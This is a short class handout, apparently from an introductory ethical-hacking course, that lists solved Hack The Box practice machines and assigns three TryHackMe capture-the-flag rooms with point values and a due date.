✓ Learn how to connect to a MongoDB server.

Meow
VERY EASY
Machine Pwned

Fawn
VERY EASY
Machine Pwned

Assignment

1.Do The WGEL CTF from TryHackMe (5 points)

https://tryhackme.com/r/room/wgelctf

2.Finish the OWASP Juice Shop Module from TryHackMe (10 points)

https://tryhackme.com/r/room/owaspjuiceshop

3.Do the Bricks Heist (10 points)

https://tryhackme.com/r/room/tryhack3mbricksheist

Due Date: On your Presentation Day.

Class is over

1) DO notes
2) Practice
3) Ask Question

Prepare for the assessment questions